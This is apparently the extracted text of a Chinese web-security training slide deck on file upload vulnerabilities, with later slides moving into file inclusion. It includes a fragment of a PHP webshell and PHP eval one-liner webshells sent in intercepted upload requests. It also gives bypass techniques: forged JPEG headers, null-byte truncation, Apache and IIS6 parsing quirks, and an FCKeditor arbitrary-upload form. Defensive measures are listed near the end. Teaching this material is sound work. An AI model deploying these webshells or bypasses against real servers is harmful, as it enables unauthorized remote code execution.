  mHzHV3b1LdXpj2DNaQsdi0Ix+LTNl0kAtRrhFUD9oPV1c7ItPcd21jZBQ+DDIvqTuwOEIHOxVA1o8tMnZLz78I9bBFf
  E1uNFWs1GWvj1IXS0DHubXryOfgYeq4T3w4RgBgmPvrL58cEG71XLVIEHurIDpjR0YTPt5dScGNp0NFmG1OMTJQRjD+
  0Su30R89cnWERDExt64D47DibhTIDeFSwLiiv7inK/UDa7Y1E/C//wRvvt2fv38xgBS7vtVpuibYKcdG4o9N422BSz6
```

WEBSHELL

□ 大马

□ 代码明文——217KB

```
1 <?php
2 $password = "demo"; error_reporting(E_ERROR); set_time_limit(0); $lanip = getenv(
  'REMOTE_ADDR'); function Root_GP(&$array) { while(list($key,$var) = each($array)) { if((
  strtoupper($key) != $key || ''.intval($key) == "$key") && $key != 'argc' && $key != 'argv'
  ) { if(is_string($var)) $array[$key] = stripslashes($var); if(is_array($var)) $array[$key]
  = Root_GP($var); } } return $array; } function Root_CSS() { print<<<END
3 <style type="text/css">
4     *{padding:0; margin:0;}
5     body{background:threedface;font-family:"Verdana", "Tahoma", sans-serif;
6     font-size:13px;margin-top:3px;margin-bottom:3px;table-layout:fixed;word-break:break-all
7     ;}
8     a{color:#000000;text-decoration:none;}
9     a:hover{background:#33FF33;}
10    table{color:#000000;font-family:"Verdana", "Tahoma",
11    sans-serif;font-size:13px;border:1px solid #999999;}
12    td{background:#F9F6F4;}
13    .bt{background:#3d3d3d;color:#ffffff;border:2px;font:13px
    Arial,Tahoma;height:22px;}
14    .toptd{background:threedface; width:310px; border-color:#FFFFFF #999999 #999999
15    #FFFFFF; border-style:solid;border-width:1px;}
16    .msgbox{background:#FFFE0;color:#FF0000;height:25px;font-size:12px;border:1px solid
17    #999999;text-align:center;padding:3px;clear:both;}
18    .actall{background:#F9F6F4;font-size:14px;border:1px solid
```


本章大纲

□ 文件上传

- 概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理
- 本地文件包含
- 远程文件包含
- 防御手段



漏洞场景

- ❑ 绕过前端文件类型检查
- ❑ 绕过后端文件类型检查
- ❑ 利用服务器文件解析漏洞
- ❑ 利用第三方应用或框架漏洞



漏洞利用

□ 绕过前端文件类型检查

```
1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4 <title>Insert title here</title>
5 </head>
6 <body>
7 <input type="file" id="file" onchange="checkfile(this)">
8 <script type="text/javascript">
9 function checkfile(param){
10     var maxMb = 2; // 最大为2M
11     var fileSize = param.files[0].size/1024/1024; // 获取文件大小, 单位是M
12     var file = document.getElementById("file").value; // 获取文件路径
13     var sp = file.lastIndexOf("."); // 获取文件路径中. 的位置
14     var suffix = file.substring(sp+1).toUpperCase(); // 获取文件后缀并将它大写
15     if(suffix!="WPS"&&suffix!="DOC"&&suffix!="PDF"){ // 设定格式判断
16         alert("格式不正确, 请选择WPS/DOC/PDF中的一种");
17     }else{
18         alert("格式正确");
19         upload();
20     }
21 }
22 </script>
23 </body>
24 </html>
```



漏洞利用

□ 绕过前端文件类型检查

Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /~admin/a.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/~admin/a.html
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----18189024011600339991834873727
Content-Length: 369

-----18189024011600339991834873727
Content-Disposition: form-data; name="file"; filename="shell.pdf"
Content-Type: application/pdf

<?php@eval($_POST['cmd']);?>
-----18189024011600339991834873727
Content-Disposition: form-data; name="submit"

submit
-----18189024011600339991834873727--
```



漏洞利用

□ 绕过前端文件类型检查

Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /~admin/a.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/~admin/a.html
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----18189024011600339991834873727
Content-Length: 369

-----18189024011600339991834873727
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: text/plain

<?php@eval($_POST['cmd']);?>
-----18189024011600339991834873727
Content-Disposition: form-data; name="submit"

submit
-----18189024011600339991834873727--
```



漏洞利用

□ 绕过后端文件类型检查

□ 检查上传文件头

- 很多文件类型，有固定的文件头

□ 检查上传文件扩展名

- 禁止可执行文件上传：EXE/PHP/JSP/ASP/ASPX.....
- 允许文档类、图片类文件：RAR/DOC/TXT/JPG/PNG.....

```
00000000h: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 96 ; ?? .JFIF.....?
00000010h: 00 96 00 00 FF DB 00 43 00 08 06 06 07 06 05 08 ; .?. ?C.....
00000020h: 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 ; .....
00000030h: 13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 ; ..... $. '
00000040h: 22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27 ; ",#..(7),01444. '
00000050h: 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 ; 9=82<.342 ?C...
00000060h: 09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32 32 32 32 ; .....2!..!2222
```



漏洞利用

- 绕过后端文件类型检查——文件头
- 修改文件头
- 很多文件类型，有固定的文件头

00000000h:	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	96	;	?? .JFIF.....?
00000010h:	00	96	00	00	FF	DB	00	43	00	08	06	06	07	06	05	08	;	.?. ?C.....
00000020h:	07	07	07	09	09	08	0A	0C	14	0D	0C	0B	0B	0C	19	12	;
00000030h:	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20	; \$. '
00000040h:	22	2C	23	1C	1C	28	37	29	2C	30	31	34	34	34	1F	27	;	",#..(7),01444. '
00000050h:	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	01	09	09	;	9=82<.342 ?C...
00000060h:	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	32	32	32	;2!..!2222

- 上传文件时，服务器检查文件的前N个字节，判断是不是合法的文件类型
- 如，不以FFD8FFE0开头的，不认为是JPG文件



漏洞利用

- 绕过后端文件类型检查——文件头
- 修改文件头
- Webshell的前N个字节，替换为JPG文件头
- 处理后的文件，依然可以被当作脚本解析

```
1  ??JFIF
2  <?php @eval($_POST['pass']);?>
```

```
00000000h: FF D8 FF E0 20 10 4A 46 49 46 0D 0A 3C 3F 70 68 ;  ??JFIF..<?ph
00000010h: 70 20 40 65 76 61 6C 28 24 5F 50 4F 53 54 5B 27 ; p @eval($_POST['
00000020h: 70 61 73 73 27 5D 29 3B 3F 3E ; pass']);?>
```



漏洞利用

- ❑ 绕过后端文件类型检查——扩展名
- ❑ %00截断
- ❑ 在C、PHP等语言，一些常用的字符串处理函数，认为0x00是字符串终止符

chopper.PHP[0].JPG

- ❑ 通过改包等手段，修改上传文件的扩展名
- ❑ .JPG满足Web应用对于文件扩展名的要求
- ❑ 但在某些关键环节（如Openfile写入文件），0x00截断了.JPG

chopper.PHP



漏洞利用

- ❑ 绕过后端文件类型检查——扩展名
- ❑ Apache文件解析特性
- ❑ Apache 1.x 2.x版本
- ❑ 文件扩展名从右往左解析，直至遇到Apache可以识别的扩展名

chopper.PHP.RAR.RAR.RAR

- ❑ Web应用认为是合法的RAR文件
- ❑ Apache不能识别RAR扩展名，不断向左解析，直至.PHP
- ❑ Apache将该文件作为PHP脚本执行



漏洞利用

❑ 绕过后端文件类型检查——扩展名

❑ IIS文件解析问题（1）

❑ IIS 6 + Windows

`chopper.asp;demo.jpg`

❑ .JPG绕过应用对于扩展名的检查

❑ Webshell地址：

`http://example.com/chopper.asp;demo.jpg`

❑ 会执行`chopper.asp`，IIS6解析时忽略`;demo.jpg`



漏洞利用

- ❑ 绕过后端文件类型检查——扩展名
- ❑ IIS文件解析问题（2）
- ❑ IIS 6 + Windows
- ❑ 将/*.asp/目录下所有文件，都作为ASP文件解析

<http://example.com/abc.asp/chopper.jpg>

- ❑ abc.asp文件夹下的chopper.jpg文件，会被当作ASP文件解析
- ❑ 在服务器创建*.asp文件夹后，只需要将Webshell命名为*.jpg上传




漏洞利用

❑ 利用第三方应用或框架漏洞

存在问题的第三方应用很多，FCKEditor是比较著名的一个

❑ 自3.0版本起，更名为CKEditor，但仍然被习惯地称为FCKEditor

❑ “FCK”是作者的名字Frederico Caldeira Knabben的缩写



漏洞利用

□ 利用第三方应用或框架漏洞

□ FCKEditor上传漏洞



The screenshot shows a Baidu search interface with the query 'fckeditor上传漏洞'. The search results list several articles related to FCKEditor vulnerabilities. The first result is titled 'fckeditor上传漏洞利用总结_竹林探月_新浪博客' and mentions a 2013 article about using the '2003' path for uploads. The second result is 'FCKEditor上传漏洞的总结分析_安全_比特网', which includes a screenshot of a file manager and lists common upload paths like 'FCKEditor/editor/filemanager/browser/default/connectors/test.html'. The third result is 'Fckeditor编辑器上传漏洞(iis6.0解析0day) - 网站安全 - 红黑联盟', discussing a 2014 vulnerability in the FCKEditor editor. The fourth result is 'Fckeditor漏洞利用总结', mentioning a 2012 article about a '0day' type file upload vulnerability.

Baidu 百度 fckeditor上传漏洞 百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约29,700个 搜索工具

[fckeditor上传漏洞利用总结_竹林探月_新浪博客](#)
2013年4月24日 - 另建议其他上传漏洞中定义TYPE变量时使用File类别来上传文件,根据FCKEditor的代码,其限制最为狭隘。攻击利用: 允许其他任何后继上传 利用2003路径...
[blog.sina.com.cn/s/blo...](#) - 百度快照 - 4086条评价

[FCKEditor上传漏洞的总结分析_安全_比特网](#)
 2016年3月3日 - 常用的上传地址B
FCKEditor/editor/filemanager/browser/default/connectors/test.html
FCKEditor/editor/filemanager/upload/test.html FCKEditor/editor/file...
[sec.chinabyte.com/206/...](#) - 百度快照 - 250条评价

[Fckeditor编辑器上传漏洞\(iis6.0解析0day\) - 网站安全 - 红黑联盟](#)
2014年5月18日 - Fckeditor编辑器的漏洞几乎和ewebeditor编辑器漏洞一模一样的严重与ewebeditor编辑器不同的是Fckeditor编辑器的漏洞只存在于暴露编辑器的上传点和服务...
[www.2cto.com/Article/2...](#) - 百度快照 - 105条评价

[Fckeditor漏洞利用总结](#)
12. 最古老的漏洞, Type文件没有限制! 我接触到的第一个fckeditor漏洞了。版本不详, 应该很古老了, 因为程序对type=xxx 的类型没有检查。我们可以直接构造上传把type=...



漏洞利用

❑ 利用第三方应用或框架漏洞

❑ FCKEditor上传漏洞

一些特殊类型的文件php2, php4, inc, pwml, asa, cer等未能限制

❑ FCKEditor 2.0 <= 2.2版本

❑ 使用黑白名单限制上传文件类型

//扩展名白名单

```
$Config['AllowdExtensions']['File'] = array();
```

//扩展名黑名单

```
$Config['DenedExtensions']['File'] = array('php', 'php3', 'php5',  
'phtml', 'asp', 'aspx', 'ascx', 'jsp', 'cfm',  
'cfc', 'pl', 'pl', 'bat', 'exe', 'dll', 'reg', 'cgi');
```



漏洞利用

□ 利用第三方应用或框架漏洞

□ FCKEditor上传漏洞

□ Fckeditor <=2.4.2 For php 任意上传文件漏洞

□ 未对多媒体类型（Media）文件类型限制，导致可以任意上传文件

//上传功能的配置文件中居然没有对Media类型文件的黑白名单！！

//ckeditor/editor/filemanager/upload/php/config.php文件

```
$Config['AllowedExtensions']['File']=array();
```

```
$Config['DeniedExtensions']['File']=array('html','htm','php'.....);
```

```
$Config['AllowedExtensions']['Image']=array('jpg','gif','jpeg','png');
```

```
$Config['DeniedExtensions']['Image']=array();
```

```
$Config['AllowedExtensions']['Flash']=array('swf','fla');
```

```
$Config['DeniedExtensions']['Flash']=array();
```



漏洞利用

□ 利用第三方应用或框架漏洞

□ FCKEditor上传漏洞

□ Fckeditor <=2.4.2 For php 任意上传文件漏洞

□ 未对多媒体类型（Media）文件类型限制，导致可以任意上传文件

//疑似是漏写了，其它功能的配置文件中存在该配置

```
$Config['AllowedExtensions']['Media']=array('swf','fla','jpg','gif','jpeg','png','avi','mpg',  
, 'mpeg');  
$Config['DeniedExtensions']['Media']=array();
```

```
<form id="frmUpload" enctype="multipart/form-data"  
action="http://www.xxx.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media"  
method="post">  
Upload a new file:<br>  
<input type="file" name="NewFile.php" size="50"><br>  
<input id="btnUpload" type="submit" value="Upload">  
</form>
```



漏洞利用

- 利用第三方应用或框架漏洞
- Struts2漏洞
- S2-001, S2-007, S2-008, S2-012, S2-013, S2-015, S2-016, S2-029, S2-32, S2-033, S2-036, S2-037
- 远程执行命令, 直接上传Webshell

存在问题的开发框架很多, Struts 2是不得不说的一个



漏洞利用

□ 利用第三方应用或框架漏洞

□ Struts2漏洞




百度为您找到相关结果约1,220,000个

搜索工具

为您推荐: [struts2漏洞批量检测](#) [struts2漏洞检测工具](#) [struts2漏洞利用工具](#)

[中国互联网被Struts2漏洞血洗, 乌云收超100家网站漏洞报告_TechWeb](#)



2016年4月26日 - 这是自2012年Struts2命令执行漏洞大规模爆发之后, 该服务时隔四年再次爆发大规模漏洞。截止目前, 乌云漏洞报告平台已收到100多家网站的相关漏洞报告, 其中...

[www.techweb.com.cn/int...](#) - 百度快照 - 75条评价

[分享一个Struts2漏洞利用实例 - 网络安全 - 红黑联盟](#)



2016年5月21日 - 今天win给我一个站点, 告诉我是struts2漏洞的站, administrator权限, 但是无法加管理组, 内网, shell访问500

[www.2cto.com/Article/2...](#) - 百度快照 - 105条评价

[struts2漏洞攻击方法与解决方案 - 姜昆鹏 - 博客频道 - CSDN.NET](#)

2012年9月13日 - 近来多数网站被利用struts2漏洞攻

击:<http://www.cww.net.cn/tech/html/2012/7/12/201271291781936.htm> 1、原理 Struts2的核心是使用的webwork框架, 处...

[blog.csdn.net/jakey766...](#) - 百度快照 - 1571条评价

[Struts2官方再曝两枚高危漏洞\(目前暂无POC\) - 推酷](#)

2016年6月5日 - Struts2前段时间才爆出了s2-032的高危漏洞, 当时导致全球使用Struts2架构的网站面临严重的安全风险, 但就在6月4日, 这个全球最流行的应用...




漏洞利用

□ 利用第三方应用或框架漏洞

□ Struts2漏洞

URL特点: .do



漏洞利用

❑ 利用第三方应用或框架漏洞

❑ Struts2漏洞

URL特点: .action



漏洞利用

□ 利用第三方应用或框架漏洞

□ Struts2漏洞

K8飞刀!



漏洞利用

□ 利用第三方应用或框架漏洞

□ Discuz漏洞



discuz 漏洞_百度搜索

← → ↻ https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=0&rsv_idx=1&tn=baidu

Baidu 百度 discuz 漏洞 百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约1,270,000个 搜索工具

[Discuz漏洞汇总](#)
2016年5月11日 - 接着找/data/dzapp-haodai-config.php 然后就shell了 访问/data/dzapp-haodai-config.php,下面1=phpinfo() 来自为知笔记(Wiz) [Discuz漏洞汇总](#) 标签:踩...
[www.mamicode.com/info-...](#) - 百度快照 - 评价

为您推荐: [discuz 隐藏内容 破解](#) [discuz x3.2 漏洞工具](#) [discuz x3.2 漏洞利用](#)

[乌云曝Discuz!持久性漏洞,官方已确认 - Discuz!论坛,网络安全...](#)

 2015年11月6日 - 昨日有白帽子在乌云-漏洞报告平台提交了一份关于Discuz!社区平台程序的最新漏洞报告,报告显示Discuz!系列论坛帖子正文处存在持久性XSS漏洞,可以在用户浏览...
[www.ithome.com/html/it...](#) - 百度快照 - 159条评价

[Discuz <= 7.2 SQL注入漏洞详情 - FreeBuf.COM | 关注黑客与极客](#)
Discuz <= 7.2 SQL注入漏洞详情 千秋、千年 2014-07-04 共211046人围观,发现 10 个不明物体 漏洞 据说是某数字公司的应急给发布出来了,群里面的小伙伴们都...
[www.freebuf.com/vuls/3...](#) - 百度快照 - 98%好评

[\[动画\]Discuz X 全系列漏洞GetShell漏洞EXP - K8拉登哥哥的日志 -...](#)

漏洞利用

□ 利用第三方应用或框架漏洞

□ Drupal漏洞



漏洞利用

□ 利用第三方应用或框架漏洞

※ 搜索 - 漏洞时代

← → ↻ 0day5.com/?s=文件上传

搜索 ... 🔍

首页 ASP ASP.NET PHP JSP Intelligent

乐尚商城CMS 前台任意文件上传



👤 没穿底裤 📅 2016 年 10 月 16 日 💬 0 👁 464 次浏览 📁 PHP 📌 getsh...

from: 90sec author:LionEiJonson 0x01:序言 前段时间我发表了“乐尚商城后台任意文件上传”，当时没注意到它整个后台调用的方法都没做登录验证，所以尴尬的以为是后台 getshell，昨 ...

WebLogic之Java反序列化漏洞利用实现二进制文件上传和命令执行



👤 没穿底裤 📅 2015 年 12 月 31 日 💬 0 👁 485 次浏览 📁 JSP 📌 Java | ...

From:www.heysec.org 0x00 前言 Java反序列化漏洞由来已久，在WebLogic和JBoss等著名服务器上都曝出存在此漏洞。FoxGlove Security安全团队的breenmachine给出了详细的分析，但没有 ...

逐浪cms 2.4某处任意文件上传



👤 没穿底裤 📅 2015 年 10 月 13 日 💬 0 👁 667 次浏览 📁 ASP.NET 📌 ...

/Plugins/swfFileUpload/UploadHandler.ashx 有一个全局过滤 asp_code.dll class ZoomlaSecurityCenter 将multipart/form-data的大小写改下就可以绕 ...

漏洞利用

□ 挖掘文件上传漏洞

□ 在Web页面中找上传点

- 头像、附件、图片上传点

□ 利用Web容器/开发框架/通用编辑器漏洞

- Struts2, Drupal/Discuz/Wordpress
- Apache/IIS文件解析问题
- eWebEditor, Fckeditor, Kingeditor等

□ 源码审计

- 审计upload.php等关键文件源码




本章大纲

□ 文件上传

- 概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理
- 本地文件包含
- 远程文件包含
- 防御手段



防御手段

- 上传目录设置为不可执行

- Web容器不解析上传目录中的文件，即使攻击者成功上传Webshell，服务器也不会执行脚本

- 大型网站：上传的文件独立的存储设备上

- 严格判断文件类型

- 文件扩展名检查 + 文件头检查

- 使用白名单，不使用黑名单



防御手段

□ 随机生成文件名和文件路径

- 攻击者需要知道Webshell的路径和文件名，才能访问！
- 修改随机文件名和文件路径，可以大大增加攻击者的成本
- chopper.php.rar.rar等依赖于文件名解析漏洞的Webshell也将失效

□ 及时更新，修补漏洞

- Web容器漏洞：Apache/IIS/Nginx
- 框架漏洞：Struts 2/Thinkphp, Durpal/Discuz/Wordpress/
- 应用/插件漏洞：eWebEditor/Fckeditor/Kingeditor




本章大纲

□ 文件上传

- 原理概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理概述
- 本地文件包含
- 远程文件包含
- 防御手段



原理概述

□ PHP

- PHP原始为Personal Home Page的缩写，后来更名为“PHP: Hypertext Preprocessor”
- 1995年诞生了第一个版本，PHP 1.0
- PHP是一种通用开源脚本语言，语法吸收了C语言、Java和Perl的特点，利于学习，使用广泛，主要适用于Web开发领域
- PHP至今仍是一种非常流行的Web开发语言



原理概述

